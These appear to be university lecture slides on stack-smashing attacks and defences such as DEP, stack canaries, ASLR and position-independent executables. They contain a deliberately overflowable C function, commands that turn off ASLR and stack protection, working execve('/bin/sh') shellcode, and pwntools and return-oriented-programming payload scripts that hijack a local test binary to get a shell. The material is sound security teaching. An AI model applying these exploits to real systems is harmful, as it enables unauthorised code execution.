

COMP 737011 - Memory Safety and Programming Language Design

Lecture 1: Stack Smashing

Hui Xu

xuh@fudan.edu.cn



Outline

- 1. Stack Smashing
- 2. Protection Techniques

1. Stack Smashing

Warm Up


- Can you find an input to pass the validation?

```
int validation() {
    int flag = 0;
    char buf[64];
    read(STDIN_FILENO, buf, 160);
    if(buf[0] == 'A'){
        write(STDOUT_FILENO, "Key verified!\n", 14);
        flag = 1;
    }else{
        write(STDOUT_FILENO, "Wrong key!\n", 11);
    }
    return flag;
}

int main(int argc, char** argv) {
    int flag = 0;
    while(!flag) {
        write(STDOUT_FILENO, "Input your key:", 15);
        flag = validation();
    }
    printf("Start...\n");
}
```

Stack Layout (x86_64)

```
0x...001160 <+0>:    push    rbp
0x...001161 <+1>:    mov     rbp, rsp
0x...001164 <+4>:    sub     rsp, 0x50
0x...001168 <+8>:    mov     DWORD PTR [rbp-0x4], 0x0
0x...00116f <+15>:   lea     rsi, [rbp-0x50]
0x...001173 <+19>:   lea     rdi, [rip+0xe8a]
0x...00117a <+26>:   mov     al, 0x0
0x...00117c <+28>:   call   0x1040 <printf@plt>
0x...001181 <+33>:   lea     rsi, [rbp-0x50]
0x...001185 <+37>:   xor     edi, edi
0x...001187 <+39>:   mov     edx, 0xa0
0x...00118c <+44>:   call   0x1050 <read@plt>
0x...001191 <+49>:   movsx   eax, BYTE PTR [rbp-0x50]
0x...001195 <+53>:   cmp     eax, 0x24
0x...001198 <+56>:   jne     0x11c0
0x...00119e <+62>:   mov     edi, 0x1
0x...0011a3 <+67>:   lea     rsi, [rip+0xe6b]
0x...0011aa <+74>:   mov     edx, 0xe
0x...0011af <+79>:   call   0x1030 <write@plt>
0x...0011b4 <+84>:   mov     DWORD PTR [rbp-0x4], 0x1
0x...0011bb <+91>:   jmp     0x11d6
0x...0011c0 <+96>:   mov     edi, 0x1
0x...0011c5 <+101>:  lea     rsi, [rip+0xe58]
0x...0011cc <+108>:  mov     edx, 0xb
0x...0011d1 <+113>:  call   0x1030 <write@plt>
0x...0011d6 <+118>:  mov     eax, DWORD PTR [rbp-0x4]
0x...0011d9 <+121>:  add     rsp, 0x50
0x...0011dd <+125>:  pop     rbp
0x...0011de <+126>:  ret
```



Steps of Stack Smashing Attack

- 1) Detect buffer overflow bugs, *e.g.*, via fuzz testing
 - Find an input that crashes a program
- 2) Analyze stack layout of the buggy code
- 3) Design the exploit, *e.g.*, with return-oriented programming
 - To obtain the shell

```
#: python hijack.py  
[+] Starting local process './bug': pid 48788  
[*] Switching to interactive mode  
Input your key:Wrong key!  
$ whoami  
airs  
$
```

Preparation: Turn Off The Protection

- Compilation
 - Enable the data on stack to be executable
 - Make sure the stack protector is disabled

```
#: clang -z execstack vuln.c -o vuln
```

- System runtime

- Turn off the ASLR

```
#: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Detect & Analyze Overflow Bug

- Buffer overflow causes segmentation fault
- With binaries, we can get the stack layout directly
- Without the binaries, try different inputs to learn the stack
 - Use core dump

```
#: ulimit -c unlimited  
#: sudo sysctl -w kernel.core_pattern=core
```

```
#: python -c 'print "A"*92'  
#: ./bug  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...  
Wrong license!  
Segmentation fault (core dumped)
```

```
#: gdb --core core  
...  
Program received signal SIGSEGV, Segmentation fault.  
0x0000000a41414141 in ?? ()
```

...
ret address
old rbp
... AAAAA

Invalid return address!

Sample Shellcode (64-bit)

- The purpose of attack is to obtain a shell
- Invoke the shell via a syscall: `sys_execve(/bin/sh)`

```
xor eax, eax
mov 0xFF978CD091969DD1, rbx
neg rbx
push rbx
push rsp
pop rdi
cdq
push rdx
push rdi
push rsp
pop rsi
mov 0x3b, al
syscall
```

Negation is 0x68732f6e69622f or "bin/sh/"

`sys_execve()`

```
const char shellcode[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main (void) {
    char buf[256];
    int len = sizeof(shellcode);
    for(int i=0; i<len; i++)
        buf[i] = shellcode[i];
    ((void (*)(void)) buf) ();
}
```

Craft an Exploit

- Inject the shellcode to the stack.
- Change the return address to the shellcode address.

...
ret address
old rbp
... shellcode

```
#!/usr/bin/env python
from pwn import *

ret = 0x7fffffffefe000
shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
payload = shellcode + "A" * (88-len(shellcode)) + p64(ret)
p = process("./vuln")
p.send(payload)
p.interactive()
```

2. Protection Techniques

Fat Pointer: To Prevent Bugs

- Array has no default boundary checking
 - Enable runtime boundary check for array?
 - An array passed to a function decays to a pointer
- How to handle dynamic-sized types?
 - The size of DST is known only at run-time
 - Fat pointer: introduce additional size information for DST

```
struct dstype {  
    char* ptr;  
    uint len;  
    int insert(char ele, int pos){  
        if (pos >= len)  
            ...  
    };  
    //more member functions  
}
```

Data Execution Prevention

- Disable the stack data from being executed
- Set the flag of the stack to RW instead of RWE

```
#: readelf -l vuln
There are 9 program headers, starting at offset 64
```

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flags	Align
...							
GNU_STACK	0x0	0x0	0x0	0x0	0x0	RWE	0x10

Enable DEP:
Do not use "-z execstack"



GNU_STACK	0x0	0x0	0x0	0x0	0x0	RW	0x10
-----------	-----	-----	-----	-----	-----	----	------

Stack Canaries

- Check the stack integrity with a sentinel
- fs:0x28 stores the sentinel stack-guard value

Enable stack protector:

clang -fstack-protector

...
ret address
old rbp
fs:0x28



```
push    rbp
mov     rbp, rsp
sub     rsp, 0x60
mov     rax, QWORD PTR fs:0x28
mov     QWORD PTR [rbp-0x8], rax
mov     DWORD PTR [rbp-0x54], 0x0
...
mov     rcx, QWORD PTR [rbp-0x8]
cmp     rax, rcx
jne     0x1218 <validation+168>
mov     eax, DWORD PTR [rbp-0x58]
add     rsp, 0x60
pop     rbp
ret
call    0x1040 <__stack_chk_fail@plt>
```

Co-Evolution of Attack and Defense

Attack: Buffer Overflow


- Defense: Data Execution Prevention
- Attack: Return-Oriented Programming
- Defense: ASLR, Stack Canary
- Attack: Side Channel
- Defense: Shadow Stack
- Attack: ...

Return-Oriented Programming

- Injected shellcode cannot be executed on the stack
- The idea of RoP is to use existing codes
- Modify the return address to the target code
 - *e.g.*, `system("/bin/sh")`

Idea to Manipulate the Stack

- Set the parameter “/bin/sh” and return to system
- Calling convention for x86_64
 - Parameter: rdi, rsi, rdx, rcx, r8, r9
 - Return value: rax
- We need to find useful gadgets



Search Shellcode Gadget

```
#: clang vuln.c -o vuln
#: gdb vuln
(gdb) break *validation
Breakpoint 1 at 0x1160
(gdb) r
Starting program: /home/aisr/memory_safety/1-stacksmash/vuln
Input your key:
Breakpoint 1, 0x000055555555160 in validation ()
(gdb) print system
$1 = {int (const char *)} 0x7ffff7e12290 <__libc_system>
(gdb) find 0x7ffff7e12290, +2000000, "/bin/sh"
0x7ffff7f745bd
```

system_addr

bin/sh_addr

gadget addr

...

```
#: ldd ./vuln
      linux-vdso.so.1 (0x00007ffff7fcd000)
      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc0000)
      /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

```
#: ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep rdi
0x000000000000248f2 : pop rdi ; pop rbp ; ret
0x00000000000023b6a : pop rdi ; ret
```

Sample RoP Exploit

system_addr	0x7ffff7e12290
bin/sh_addr	0x7ffff7f745bd
gadget addr	0x0000000000023b6a?
AAAAAAAA	=>system_addr + ret_offset
...	

← rsp

```
system_addr = 0x7ffff7e12290
```

```
binsh_addr = 0x7ffff7f745bd
```

```
libc = ELF('libc.so.6')
```

```
ret_offset = 0x023b6a - libc.symbols['system']
```

```
ret_addr = system_addr + ret_offset
```

```
payload = "A" * 88 + p64(ret_addr) + p64(binsh_addr) +  
p64(system_addr)
```

Address Space Layout Randomization

- Randomize memory allocations
- Make memory addresses harder to predict
- ASLR is implemented by the kernel and the ELF loader

```
#: cat /proc/$pid/maps
cat /proc/2233/maps
559f7978b000-559f7978c000 r--p 00000000 103:02 10223663 /vuln
559f7978c000-559f7978d000 r-xp 00001000 103:02 10223663 /vuln
559f7978d000-559f7978e000 r--p 00002000 103:02 10223663 /vuln
559f7978e000-559f7978f000 r--p 00002000 103:02 10223663 /vuln
559f7978f000-559f79790000 rw-p 00003000 103:02 10223663 /vuln
7f89de213000-7f89de216000 rw-p 00000000 00:00 0
7f89de216000-7f89de238000 r--p 00000000 103:02 9965365 /libc-2.31.so
7f89de238000-7f89de3b0000 r-xp 00022000 103:02 9965365 /libc-2.31.so
7f89de3b0000-7f89de3fe000 r--p 0019a000 103:02 9965365 /libc-2.31.so
...
7f89de443000-7f89de44b000 r--p 00024000 103:02 9965359 /ld-2.31.so
7f89de44c000-7f89de44d000 r--p 0002c000 103:02 9965359 /ld-2.31.so
7f89de44d000-7f89de44e000 rw-p 0002d000 103:02 9965359 /ld-2.31.so
7f89de44e000-7f89de44f000 rw-p 00000000 00:00 0
7ffe7caf1000-7ffe7cb12000 rw-p 00000000 00:00 0 [stack]
7ffe7cbe3000-7ffe7cbe7000 r--p 00000000 00:00 0 [vvar]
7ffe7cbe7000-7ffe7cbe9000 r-xp 00000000 00:00 0 [vdso]
ffffffffffff600000-ffffffffffff601000 --xp 00000000 00:00 0 [vsyscall]
```

Levels of ASLR

- Stack ASLR: each execution results in a different stack address
- Mmap ASLR: each execution results in a different memory map
- Exec ASLR: the program is loaded into a different memory location in each each execution
 - position-independent executables

Enable ASLR

```
#: echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

ASLR Demonstration

```
void* getStack(){  
    int ptr;  
    printf("Stack pointer address: %p\n", &ptr);  
};
```

```
#: ./aslr  
Stack pointer address: 0x7ffd94085bac  
#: ./aslr  
Stack pointer address: 0x7ffdbfe1571c  
#: ldd ./aisr  
    linux-vdso.so.1 => (0x00007ffe48122000)  
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f361c002000)  
    /lib64/ld-linux-x86-64.so.2 (0x000055e0381de000)  
#: ldd ./aisr  
    linux-vdso.so.1 => (0x00007ffd2dbaa000)  
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5fdbbf8000)  
    /lib64/ld-linux-x86-64.so.2 (0x0000557fcf719000)
```

Position-Independent Executables

```
void* getStack(){
    return __builtin_return_address(0);
};
int main(int argc, char** argv){
    printf("Ret addr: %p\n", getStack());
    return 0;
}
```

#: clang -fno-pie aslr.c

```
0x401160: push    %rbp
0x401161: mov     %rsp,%rbp
0x401164: sub     $0x20,%rsp
0x401168: movl    $0x0,-0x4(%rbp)
0x40116f: mov     %edi,-0x8(%rbp)
0x401172: mov     %rsi,-0x10(%rbp)
0x401176: callq   0x401130 <getStack>
0x40117b: movabs  $0x40201f,%rdi
0x401185: mov     %rax,%rsi
0x401188: mov     $0x0,%al
0x40118a: callq   0x401030 <printf@plt>
0x40118f: xor     %ecx,%ecx
0x401191: mov     %eax,-0x14(%rbp)
0x401194: mov     %ecx,%eax
0x401196: add     $0x20,%rsp
0x40119a: pop     %rbp
0x40119b: retq
```

#: clang aslr.c

```
0x001170: push    %rbp
0x001171: mov     %rsp,%rbp
0x001174: sub     $0x20,%rsp
0x001178: movl    $0x0,-0x4(%rbp)
0x00117f: mov     %edi,-0x8(%rbp)
0x001182: mov     %rsi,-0x10(%rbp)
0x001186: callq   0x1140 <getStack>
0x00118b: lea     0xe8d(%rip),%rdi #0x201f
0x001192: mov     %rax,%rsi
0x001195: mov     $0x0,%al
0x001197: callq   0x1030 <printf@plt>
0x00119c: xor     %ecx,%ecx
```

#: ./aslr

Ret addr: 0x555b032ab77b

#: ./aslr

Ret addr: 0x556eed86777b

Exercise

1. Perform the stack smashing attack experiment on your own computer.
 - By directly modifying the return address;
 - RoP is not required;
 - Show that you can obtain the shell.
2. (Optional) Examine the effectiveness of ASLR by monitoring `/proc/$pid/maps`